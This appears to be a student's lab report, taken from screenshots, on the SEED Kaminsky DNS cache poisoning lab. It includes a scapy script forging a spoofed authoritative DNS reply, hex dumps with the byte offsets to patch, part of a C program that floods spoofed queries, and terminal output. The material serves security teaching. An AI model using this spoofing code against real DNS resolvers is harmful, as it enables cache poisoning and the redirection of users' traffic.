
```
#!/usr/bin/python
from scapy.all import *

name = 'aaaaa.example.com'
domain = 'example.com'
ns = 'ns.Jakhotia.com'
Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='1.2.3.4', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,qdcount=1, ancount=1, nscount=1, arcount=0, qd=Qdsec, an=Anssec, ns=NSsec)
ip = IP(dst='10.0.2.32', src='1.2.3.4')
udp = UDP(dport=33333, sport=53, chksum=0)
reply = ip/udp/dns

with open('ip_resp.bin','wb') as f:
        f.write(bytes(reply))
```

run the above code the attacker to spoof the dns reply


```
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit dnsrequest.py

(gedit:2862): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The nam
e org.gnome.SessionManager was not provided by any .service files

** (gedit:2862): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not suppo
rted

** (gedit:2862): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:2862): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsrequest.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsrequest.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsrequest.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit dnsrequest.py

** (gedit:2999): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit dnsreply.py

(gedit:3072): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The nam
e org.gnome.SessionManager was not provided by any .service files

** (gedit:3072): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not suppo
rted

** (gedit:3072): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:3072): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit dnsreply.py

** (gedit:3094): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsreply.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsreply.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$
```

Task 3.2:The Kaminsky Attack

Now we combine the above 2 code and run together to launch the attack.
Now we Check the DNS Cache in the DNS server machine



Below is the dump.db contents



After dumping the file we use dig command

```
dns server [Running] - Oracle VM VirtualBox
Terminal
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
; Dump complete
[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$ dig example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12479
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;example.com.                   IN      A

;; ANSWER SECTION:
example.com.            600     IN      A       93.184.216.34

;; Query time: 58 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Fri Nov 19 10:37:19 EST 2021
;; MSG SIZE  rcvd: 56

[11/19/21]seed@Nikhil_PES1UG20CS821:.../bind$
```

After executing the files, ip_req.bin and ip_resp.bin are created.
The following shows the offset in the packet for each of the fields to be changed:
12 for the nameserver's IP address: 1.2.3.4 to a valid IP address.
41 for Question section's name server: aaaaa to random 5 characters.
64 for Answer section's name server: aaaaa to random 5 characters.
28 for Transaction ID replacement: AAAA -10101010

```
attacker [Running] - Oracle VM VirtualBox
Terminal
rted

** (gedit:3072): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:3072): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit dnsreply.py

** (gedit:3094): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsreply.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo python dnsreply.py
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ xxd -b ip_resp.bin
00000000: 01000101 00000000 00000000 10001000 00000000 00000001  E.....
00000006: 00000000 00000000 01000000 00010001 01101010 00111111  ..@.j?
0000000c: 00000001 00000010 00000011 00000100 00001010 00000000  ......
00000012: 00000010 00100000 00000000 00110101 10000010 00110101  . .5.5
00000018: 00000000 01110100 00000000 00000000 10101010 10101010  .t....
0000001e: 10000101 00000000 00000000 00000001 00000000 00000001  ......
00000024: 00000000 00000001 00000000 00000000 00000101 01100001  .....a
0000002a: 01100001 01100001 01100001 01100001 00000111 01100101  aaaa.e
00000030: 01111000 01100001 01101101 01110000 01101100 01100101  xample
00000036: 00000011 01100011 01101111 01101101 00000000 00000000  .com..
0000003c: 00000001 00000000 00000001 00000101 01100001 01100001  ....aa
00000042: 01100001 01100001 01100001 00000111 01100101 01111000  aaa.ex
00000048: 01100001 01101101 01110000 01101100 01100101 00000011  ample.
0000004e: 01100011 01101111 01101101 00000000 00000000 00000001  com...
00000054: 00000000 00000001 00000000 00000011 11110100 10000000  ......
0000005a: 00000000 00000100 00000001 00000010 00000011 00000100  ......
00000060: 00000111 01100101 01111000 01100001 01101101 01110000  .examp
00000066: 01101100 01100101 00000011 01100011 01101111 01101101  le.com
0000006c: 00000000 00000000 00000010 00000000 00000001 00000000  ......
00000072: 00000011 11110100 10000000 00000000 00010001 00000010  ......
00000078: 01101110 01110011 00001000 01001010 01100001 01101011  ns.Jak
0000007e: 01101000 01101111 01110100 01101001 01100001 00000011  hotia.
00000084: 01100011 01101111 01101101 00000000                    com.
[11/19/21]seed@Nikhil_PES1UG20CS821:~$
```

We save and run the below code in the attacker machine

attacker [Running] - Oracle VM VirtualBox

attack.c (~/) - gedit

```c
#include <stdlib.h>
#include <arpa/inet.h>
#include <string.h>
#include <stdio.h>
#include <unistd.h>
#include <time.h>

#define MAX_FILE_SIZE 10000


/* IP Header */
struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(unsigned char * request, int length_of_request);
void send_dns_response(unsigned char * response, int length_of_request);

int main()
{
  srand(time(NULL));

  // Load the DNS request packet from file
  FILE * f_req = fopen("ip_req.bin", "rb");
  if (!f_req) {
     perror("Can't open 'ip_req.bin'");
     exit(1);
  }
```

We can see that the attack is successfully launched

attacker [Running] - Oracle VM VirtualBox

Terminal

```
bin        DNS_attack     Documents      get-pip.py        lib          Public     Videos
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ gcc -o DNS_attack attack.c
gcc: error: attack.c: No such file or directory
gcc: fatal error: no input files
compilation terminated.
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit attack.c

** (gedit:3678): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit attack.py

** (gedit:3687): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit attack.c

(gedit:3841): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The nam
e org.gnome.SessionManager was not provided by any .service files

** (gedit:3841): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not suppo
rted

** (gedit:3841): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported

** (gedit:3841): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ gcc -o DNS_attack attack.c
[11/19/21]seed@Nikhil_PES1UG20CS821:~$ sudo ./DNS_attack
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
Sending Spoofed Query!
^C
[11/19/21]seed@Nikhil_PES1UG20CS821:~$
```